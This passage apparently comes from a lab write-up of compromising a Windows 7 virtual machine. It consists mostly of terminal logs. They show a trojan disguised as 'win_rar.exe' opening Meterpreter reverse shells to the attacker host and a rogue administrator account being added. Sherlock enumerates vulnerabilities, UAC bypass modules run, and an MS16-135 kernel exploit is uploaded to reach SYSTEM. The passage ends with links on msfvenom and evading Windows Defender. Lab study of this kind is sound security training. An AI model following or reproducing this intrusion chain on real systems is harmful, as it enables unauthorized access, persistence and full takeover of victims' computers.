Password expires        4/5/2020 10:22:50 PM  
Password changeable    2/23/2020 10:22:50 PM  
Password required       Yes  
User may change password Yes  
  
Workstations allowed    All  
Logon script  
User profile  
Home directory  
Last logon              Never  
  
Logon hours allowed     All  
  
Local Group Memberships *Administrators      *Users
```

Adding new users and administrators

```
MICROSOFT WINDOWS [VERSION 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>net user
net user

User accounts for \\

-----
Administrator          FanisGiorgos           Guest
IntruderFanis          IntruderGiorgos

The command completed with one or more errors.

C:\Windows\system32>net localgroup Administrators IntruderFanis /add
net localgroup Administrators IntruderFanis /add
The command completed successfully.

C:\Windows\system32>net user
net user

User accounts for \\

-----
Administrator          FanisGiorgos           Guest
IntruderFanis          IntruderGiorgos

The command completed with one or more errors.
```

```
C:\Windows\system32>systeminfo
systeminfo

Host Name:                  FANIS-GIORGOS
OS Name:                   Microsoft Windows 7 Ultimate
OS Version:                6.1.7601 Service Pack 1 Build 7601
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Standalone Workstation
OS Build Type:             Multiprocessor Free
Registered Owner:          FanisGiorgos
Registered Organization:
Product ID:                00426-292-0000007-85247
Original Install Date:     2/18/2020, 12:50:24 PM
System Boot Time:          2/23/2020, 9:08:14 PM
System Manufacturer:       innotek GmbH
System Model:              VirtualBox
System Type:               x64-based PC
Processor(s):              1 Processor(s) Installed.
                           [01]: AMD64 Family 23 Model 113 Stepping 0 AuthenticAMD ~4200 Mhz
BIOS Version:              innotek GmbH VirtualBox, 12/1/2006
Windows Directory:         C:\Windows
System Directory:          C:\Windows\system32
Boot Device:               \Device\HarddiskVolume1
System Locale:              en-us;English (United States)
Input Locale:              en-us;English (United States)
Time Zone:                 (UTC+02:00) Athens, Bucharest, Istanbul
Total Physical Memory:    3,042 MB
Available Physical Memory: 1,887 MB
Virtual Memory: Max Size: 6,081 MB
Virtual Memory: Available: 4,907 MB
Virtual Memory: In Use:   1,174 MB
Page File Location(s):    C:\pagefile.sys
Domain:                   WORKGROUP
Logon Server:              N/A
Hotfix(s):                 3 Hotfix(s) Installed.
                           [01]: KB2621440
```

With the command above were able to see the exact windows version which allows us to find more exploits

Exploit 2

```
[*] Started reverse TCP handler on 10.0.2.4:443
[*] Sending stage (180291 bytes) to 10.0.2.15
[*] Meterpreter session 1 opened (10.0.2.4:443 → 10.0.2.15:49190) at 2020-02-24 20:08:33 +0200
meterpreter > 
```

```
588 460 svchost.exe
652 460 svchost.exe
704 460 svchost.exe
808 460 svchost.exe
848 460 svchost.exe
916 460 svchost.exe
1008 460 svchost.exe
1068 808 dwm.exe x64 1 Fanis-Giorgos\FanisGiorgos C:\Windows\System32\dwm.exe
1080 1060 explorer.exe x64 1 Fanis-Giorgos\FanisGiorgos C:\Windows\explorer.exe
1108 1148 firefox.exe x64 1 Fanis-Giorgos\FanisGiorgos C:\Program Files\Mozilla Firefox\firefox.exe
1124 460 spoolsv.exe
1148 1080 firefox.exe x64 1 Fanis-Giorgos\FanisGiorgos C:\Program Files\Mozilla Firefox\firefox.exe
1152 460 taskhost.exe x64 1 Fanis-Giorgos\FanisGiorgos C:\Windows\System32\taskhost.exe
1216 460 svchost.exe
1320 460 svchost.exe
1424 460 sppsvc.exe
1608 460 wmpnetwk.exe
1668 1148 firefox.exe x64 1 Fanis-Giorgos\FanisGiorgos C:\Program Files\Mozilla Firefox\firefox.exe
1960 460 SearchIndexer.exe
2192 1148 firefox.exe x64 1 Fanis-Giorgos\FanisGiorgos C:\Program Files\Mozilla Firefox\firefox.exe
2396 1080 win_rar.exe x86 1 Fanis-Giorgos\FanisGiorgos C:\Users\FanisGiorgos\Downloads\win_rar.exe
2616 1148 firefox.exe x64 1 Fanis-Giorgos\FanisGiorgos C:\Program Files\Mozilla Firefox\firefox.exe
2820 588 slui.exe x64 1 Fanis-Giorgos\FanisGiorgos C:\Windows\System32\slui.exe

meterpreter > migrate 1080
[*] Migrating from 2396 to 1080 ...
[*] Migration completed successfully.
meterpreter > sysinfo
Computer : FANIS-GIORGOS
OS : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture : x64
System Language : en_US
Domain : WORKGROUP
Logged On Users : 2
Meterpreter : x64/windows
meterpreter > 
```

Migrating to 1080 because it's a x64 process which allows 64 bit commands and gives us more stability

```
meterpreter > powershell_shell
PS > whoami
fanis-giorgos\fanisgiorgos
PS > ^C
Terminate channel 26? [y/N]  y
meterpreter > powershell_
powershell_execute  powershell_import  powershell_shell
meterpreter > powershell_
powershell_execute  powershell_import  powershell_shell
meterpreter > powershell_
powershell_execute  powershell_import  powershell_shell
meterpreter > powershell_import /root/Desktop/Sherlock/Sherlock.ps1
[+] File successfully imported. No result was returned.
meterpreter > powershell_shell "Find-AllVulns"
PS > Find-AllVulns

Title      : User Mode to Ring (KiTrap0D)
MSBulletin : MS10-015
CVEID      : 2010-0232
Link       : https://www.exploit-db.com/exploits/11199/
VulnStatus : Not supported on 64-bit systems

Title      : Task Scheduler .XML
MSBulletin : MS10-092
CVEID      : 2010-3338, 2010-3888
Link       : https://www.exploit-db.com/exploits/19930/
VulnStatus : Not Vulnerable

Title      : NTUserMessageCall Win32k Kernel Pool Overflow
MSBulletin : MS13-053
CVEID      : 2013-1300
```

Source: <https://github.com/rasta-mouse/Sherlock>

```

msf5 exploit(windows/local/bypassuac_sdclt) > exploit
[*] Started reverse TCP handler on 10.0.2.4:443
[*] UAC is Enabled, checking level...
[+] Part of Administrators group! Continuing...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[*] Sending stage (180291 bytes) to 10.0.2.15
[!] This exploit requires manual cleanup of 'C:\Users\FANISG~1\AppData\Local\Temp\fz0cyAhoQZ.exe'
[*] Please wait for session and cleanup....
[*] Meterpreter session 2 opened (10.0.2.4:443 → 10.0.2.15:49205) at 2020-02-24 21:12:13 +0200

whoami
^C[-] Exploit failed [user-interrupt]: Interrupt
[-] exploit: Interrupted
msf5 exploit(windows/local/bypassuac_sdclt) > sessions

Active sessions
=====

```

Id	Name	Type	Information	Connection
--	--	--	-----	-----
1		meterpreter x64/windows	Fanis-Giorgos\FanisGiorgos @ FANIS-GIORGOS	10.0.2.4:443 → 10.0.2.15:49190 (10.0.2.15)
2		meterpreter x86/windows	Fanis-Giorgos\FanisGiorgos @ FANIS-GIORGOS	10.0.2.4:443 → 10.0.2.15:49205 (10.0.2.15)

```

msf5 exploit(windows/local/bypassuac_sdclt) > sessions 2
[*] Starting interaction with 2 ...

meterpreter > getuid
Server username: Fanis-Giorgos\FanisGiorgos
meterpreter > getsystem
[-] priv_elevate_getsystem: Operation failed: The environment is incorrect. The following was attempted:
[-] Named Pipe Impersonation (In Memory/Admin)
[-] Named Pipe Impersonation (Dropper/Admin)
[-] Token Duplication (In Memory/Admin)
meterpreter > getprivs

```

```

SeShutdownPrivilege
SeUndockPrivilege

meterpreter > background
[*] Backgrounding session 2 ...
msf5 exploit(windows/local/bypassuac_sdclt) > info

      Name: Windows Escalate UAC Protection Bypass (Via Shell Open Registry Key)
      Module: exploit/windows/local/bypassuac_sdclt
      Platform: Windows
      Arch:
      Privileged: No
      License: Metasploit Framework License (BSD)
      Rank: Excellent
      Disclosed: 2017-03-17

      Provided by:
      enigma0x3
      bwatters-r7

      Module side effects:
      artifacts-on-disk
      screen-effects

      Available targets:
      Id  Name
      --  --
      0   Windows x64

      Check supported:
      Yes

      Basic options:
      Name      Current Setting  Required  Description
      ----
      PAYLOAD_NAME          no        The filename to use for the payload binary (%RND% by default).
      SESSION              yes       The session to run this module on.

```

```
Available targets:
Id  Name
--  --
0   Windows x64

Check supported:
Yes

Basic options:
Name      Current Setting  Required  Description
----      -----          -----      -----
PAYLOAD_NAME           no        The filename to use for the payload binary (%RND% by default)
SESSION                1         yes       The session to run this module on.

Payload information:

Description:
This module will bypass Windows UAC by hijacking a special key in
the Registry under the current user hive, and inserting a custom
command that will get invoked when Window backup and restore is
launched. It will spawn a second shell that has the UAC flag turned
off. This module modifies a registry key, but cleans up the key once
the payload has been invoked.

References:
https://enigma0x3.net/2017/03/17/fileless-uac-bypass-using-sdclt-exe/
https://github.com/enigma0x3/Misc-PowerShell-Stuff/blob/master/Invoke-SDCLTBypass.ps1
https://blog.sevagas.com/?Yet-another-sdclt-UAC-bypass

msf5 exploit(windows/local/bypassuac_sdclt) > sessions 2
[*] Starting interaction with 2 ...

meterpreter > █
```

```
msf5 exploit(windows/local/bypassuac_silentcleanup) > sessions 1
[*] Starting interaction with 1...

meterpreter > load powershell
Loading extension powershell ... Success.
meterpreter > help

Core Commands
=====


| Command                  | Description                                           |
|--------------------------|-------------------------------------------------------|
| ?                        | Help menu                                             |
| background               | Backgrounds the current session                       |
| bg                       | Alias for background                                  |
| bgkill                   | Kills a background meterpreter script                 |
| bglist                   | Lists running background scripts                      |
| bgrun                    | Executes a meterpreter script as a background thread  |
| channel                  | Displays information or control active channels       |
| close                    | Closes a channel                                      |
| disable_unicode_encoding | Disables encoding of unicode strings                  |
| enable_unicode_encoding  | Enables encoding of unicode strings                   |
| exit                     | Terminate the meterpreter session                     |
| get_timeouts             | Get the current session timeout values                |
| guid                     | Get the session GUID                                  |
| help                     | Help menu                                             |
| info                     | Displays information about a Post module              |
| irb                      | Open an interactive Ruby shell on the current session |
| load                     | Load one or more meterpreter extensions               |
| machine_id               | Get the MSF ID of the machine attached to the session |
| migrate                  | Migrate the server to another process                 |
| pivot                    | Manage pivot listeners                                |
| pry                      | Open the Pry debugger on the current session          |
| quit                     | Terminate the meterpreter session                     |
| read                     | Reads data from a channel                             |
| resource                 | Run the commands stored in a file                     |


```

```
msf5 exploit(windows/local/ms15_051_client_copy_image) > sessions 2
[*] Starting interaction with 2 ...
```

```
meterpreter > sysinfo
Computer       : FANIS-GIORGOS
OS            : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture   : x64
System Language: en_US
Domain        : WORKGROUP
Logged On Users: 2
Meterpreter    : x86/windows
meterpreter > ps
```

```
Process List
```

```
=====
```

PID	PPID	Name	Arch	Session	User	Path
0	0	[System Process]				
4	0	System				
180	460	sppsvc.exe				
248	4	smss.exe				
260	460	wmpnetwk.exe				
320	308	csrss.exe				
340	460	svchost.exe				

1072	460	svchost.exe				
1204	460	svchost.exe				
1256	460	taskhost.exe	x64	1	Fanis-Giorgos\FanisGiorgos	C:\Windows\System32\taskhost.exe
1308	1352	firefox.exe	x64	1	Fanis-Giorgos\FanisGiorgos	C:\Program Files\Mozilla Firefox\firefox.exe
1340	808	dwm.exe	x64	1	Fanis-Giorgos\FanisGiorgos	C:\Windows\System32\dwm.exe
1352	1324	explorer.exe	x64	1	Fanis-Giorgos\FanisGiorgos	C:\Windows\explorer.exe
1896	584	WmiPrvSE.exe				
2024	460	SearchIndexer.exe				
2060	1308	firefox.exe	x64	1	Fanis-Giorgos\FanisGiorgos	C:\Program Files\Mozilla Firefox\firefox.exe
2200	1308	firefox.exe	x64	1	Fanis-Giorgos\FanisGiorgos	C:\Program Files\Mozilla Firefox\firefox.exe
2304	1308	firefox.exe	x64	1	Fanis-Giorgos\FanisGiorgos	C:\Program Files\Mozilla Firefox\firefox.exe
2672	1308	firefox.exe	x64	1	Fanis-Giorgos\FanisGiorgos	C:\Program Files\Mozilla Firefox\firefox.exe
2932	1308	firefox.exe	x64	1	Fanis-Giorgos\FanisGiorgos	C:\Program Files\Mozilla Firefox\firefox.exe
2964	1352	win_rar.exe	x86	1	Fanis-Giorgos\FanisGiorgos	C:\Users\FanisGiorgos\Downloads\win_rar.exe

```
meterpreter > migrate 1352
[*] Migrating from 2964 to 1352 ...
[*] Migration completed successfully.
meterpreter > load powershell
[-] The 'powershell' extension has already been loaded.
meterpreter > powershell_import /root/Desktop/Sherlock.ps1
[+] File successfully imported. No result was returned.
meterpreter > powershell_shell
PS > Find-AllVulns
```

```
MSBulletin : MS10-015
CVEID      : 2010-0232
Link       : https://www.exploit-db.com/exploits/11199/
VulnStatus : Not supported on 64-bit systems

Title      : Task Scheduler .XML
MSBulletin : MS10-092
CVEID      : 2010-3338, 2010-3888
Link       : https://www.exploit-db.com/exploits/19930/
VulnStatus : Not Vulnerable

Title      : NTUserMessageCall Win32k Kernel Pool Overflow
MSBulletin : MS13-053
CVEID      : 2013-1300
Link       : https://www.exploit-db.com/exploits/33213/
VulnStatus : Not supported on 64-bit systems

Title      : TrackPopupMenuEx Win32k NULL Page
MSBulletin : MS13-081
CVEID      : 2013-3881
Link       : https://www.exploit-db.com/exploits/31576/
VulnStatus : Not supported on 64-bit systems

Title      : TrackPopupMenu Win32k Null Pointer Dereference
MSBulletin : MS14-058
CVEID      : 2014-4113
Link       : https://www.exploit-db.com/exploits/35101/
VulnStatus : Appears Vulnerable

Title      : ClientCopyImage Win32k
MSBulletin : MS15-051
CVEID      : 2015-1701, 2015-2433
Link       : https://www.exploit-db.com/exploits/37367/
VulnStatus : Appears Vulnerable

Title      : Font Driver Buffer Overflow
```

```
PS > ^C
Terminate channel 1? [y/N]  y
meterpreter > cd /
meterpreter > cd Users
meterpreter > ls
Listing: C:\Users\venulpst
=====
Mode          Size  Type  Last modified           Name
----          ---   ---   -----              -----
40777/rwxrwxrwx  0    dir   2009-07-14 08:08:56 +0300  All Users
40555/r-xr-xr-x  8192  dir   2009-07-14 06:20:08 +0300  Default
40777/rwxrwxrwx  0    dir   2009-07-14 08:08:56 +0300  Default User
40777/rwxrwxrwx  8192  dir   2020-02-18 12:50:27 +0200  FanisGiorgos
40555/r-xr-xr-x  4096  dir   2009-07-14 06:20:08 +0300  Public
100666/rw-rw-rw- 174   fil   2009-07-14 07:54:24 +0300  desktop.ini

meterpreter > cd FanisGiorgos
meterpreter > ls
Listing: C:\Users\FanisGiorgos
=====
Mode          Size  Type  Last modified           Name
----          ---   ---   -----              -----
40777/rwxrwxrwx  0    dir   2020-02-18 12:50:29 +0200  AppData
40777/rwxrwxrwx  0    dir   2020-02-18 12:50:29 +0200  Application Data
40555/r-xr-xr-x  0    dir   2020-02-18 12:50:32 +0200  Contacts
40777/rwxrwxrwx  0    dir   2020-02-18 12:50:29 +0200  Cookies
40555/r-xr-xr-x  4096  dir   2020-02-18 12:50:29 +0200  Desktop
40555/r-xr-xr-x  4096  dir   2020-02-18 12:50:29 +0200  Documents
40555/r-xr-xr-x  4096  dir   2020-02-18 12:50:29 +0200  Downloads
40555/r-xr-xr-x  4096  dir   2020-02-18 12:50:29 +0200  Favorites
40555/r-xr-xr-x  0    dir   2020-02-18 12:50:29 +0200  Links
40777/rwxrwxrwx  0    dir   2020-02-18 12:50:29 +0200  Local Settings
40555/r-xr-xr-x  0    dir   2020-02-18 12:50:29 +0200  Music
```

```
meterpreter > cd Desktop
meterpreter > ls
Listing: C:\Users\FanisGiorgos\Desktop
=====
Mode          Size     Type  Last modified      Name
----          ----     ---   -----           ---
100666/rw-rw-rw-  0       fil   2020-02-18 13:02:05 +0200  15133-15139.txt
100666/rw-rw-rw-  282     fil   2020-02-18 12:50:38 +0200  desktop.ini
100777/rwxrwxrwx  73802   fil   2020-02-20 19:39:23 +0200  win_rar.exe
100777/rwxrwxrwx  3222480  fil   2020-02-20 19:38:25 +0200  winrar-x64-59b2.exe
100777/rwxrwxrwx  973     fil   2020-02-20 19:51:52 +0200  winrar-x64-59b2_installer.exe
100666/rw-rw-rw-  901     fil   2020-02-20 19:51:30 +0200  ~winrar-x64-59b2_installer.DDF

meterpreter > upload /root/Desktop/MS16-135.ps1
[*] uploading  : /root/Desktop/MS16-135.ps1 → MS16-135.ps1
[*] Uploaded 25.19 KiB of 25.19 KiB (100.0%): /root/Desktop/MS16-135.ps1 → MS16-135.ps1
[*] uploaded   : /root/Desktop/MS16-135.ps1 → MS16-135.ps1
meterpreter > ls
Listing: C:\Users\FanisGiorgos\Desktop
=====
Mode          Size     Type  Last modified      Name
----          ----     ---   -----           ---
100666/rw-rw-rw-  0       fil   2020-02-18 13:02:05 +0200  15133-15139.txt
100666/rw-rw-rw-  25798   fil   2020-02-24 22:07:20 +0200  MS16-135.ps1
100666/rw-rw-rw-  282     fil   2020-02-18 12:50:38 +0200  desktop.ini
100777/rwxrwxrwx  73802   fil   2020-02-20 19:39:23 +0200  win_rar.exe
100777/rwxrwxrwx  3222480  fil   2020-02-20 19:38:25 +0200  winrar-x64-59b2.exe
100777/rwxrwxrwx  973     fil   2020-02-20 19:51:52 +0200  winrar-x64-59b2_installer.exe
100666/rw-rw-rw-  901     fil   2020-02-20 19:51:30 +0200  ~winrar-x64-59b2_installer.DDF

meterpreter > powershell_shell
```



```
[?] Target is Win 7
[+] Bitmap dimensions: 0x770*0x4

[?] Adjacent large session pool feng shui..
[+] Worker : FFFFF900C01A3000
[+] Manager : FFFFF900C01A5000
[+] Distance: 0x2000

[?] Creating Window objects
[+] Corrupting child window spmenu
[+] Trying to trigger arbitrary 'Or' ..
[+] Trying to trigger arbitrary 'Or' ..

[?] Success, reading beyond worker bitmap size!
[+] Old manager bitmap pvScan0: FFFFF900C01A5238
[+] New manager bitmap pvScan0: FFFFF900C01A3050

[>] Leaking SYSTEM _EPROCESS..
[+] _EPROCESS list entry: 0xFFFFF8000290B030
[+] SYSTEM _EPROCESS address: 0xFFFFFA800247E040
[+] PID: 4
[+] SYSTEM Token: 0xFFFFF8A000004044

[>] Leaking current _EPROCESS..
[+] Traversing ActiveProcessLinks list
[+] PowerShell _EPROCESS address: 0xFFFFFA80041E6820
[+] PID: 1352
[+] PowerShell Token: 0xFFFFF8A0010DE068

[!] Duplicating SYSTEM token!
```

```
meterpreter > shell
Process 3036 created.
Channel 4 created.
```

And were finally in .

```
[+] Leaking current _EPROCESS..
[+] Traversing ActiveProcessLinks list
[+] PowerShell _EPROCESS address: 0xFFFFFA80041E6820
[+] PID: 1352
[+] PowerShell Token: 0xFFFFF8A0010DE068

[!] Duplicating SYSTEM token!

meterpreter > shell
Process 3036 created.
Channel 4 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\FanisGiorgos\Desktop>whoami
whoami
fanis-giorgos\fanisgiorgos

C:\Users\FanisGiorgos\Desktop>^C
Terminate channel 4? [y/N]  y
meterpreter > getsystem
... got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > shell
Process 1248 created.
Channel 5 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\FanisGiorgos\Desktop>whoami
whoami
nt authority\system

C:\Users\FanisGiorgos\Desktop>
```

Last Exploit :

<https://github.com/FuzzySecurity/PSKernel-Primitives/tree/master/Sample-Exploits/MS16-135>

Sources

https://resources.infosecinstitute.com/how-to-attack-windows-10-machine-with-metasploit-on-kali-linux/?fbclid=IwAR2eJLE1iDnj_gBT5wXZoCRndGSsHnrrhVdvOmVZgAH3Y0oTvMI_Z6Qzkhc

<https://blog.rapid7.com/2018/05/03/hiding-metasploit-shellcode-to-evasive-windows-defender/?fbclid=IwAR2i5B6amQR0Hg53jSDiAo2-kHDSu3MjqMZEvVIOpSOiRmp5lHoDz-o9c9c>

https://www.offensive-security.com/metasploit-unleashed/msfvenom/?fbclid=IwAR1RwV8R6DFRnzn8Da_wFu5_dLnDm_3Z4psQzOLHpckVpa1pzsYwshoJg-E

<https://www.ssddcyber.com/msfvenom?fbclid=IwAR3S3z2u8WcDULOF2htx6S-LucY7cdQsa1WbqYyehYibfQo0OPH6APkpme>

<https://www.offensive-security.com/metasploit-unleashed/exploits/>

<https://youtu.be/4ACeXB64Lto>

<https://youtu.be/ly0mCcOp4Zk>

<https://youtu.be/tDMKUGX2QUw>

<https://youtu.be/CMeQEwL0I1o>

<https://youtu.be/75zhTNajZv4>

<https://youtu.be/l7mwlvT5YNo>

<https://youtu.be/AyMgYhwyGSE>

<https://www.youtube.com/watch?v=mf6Ipw0vMf0>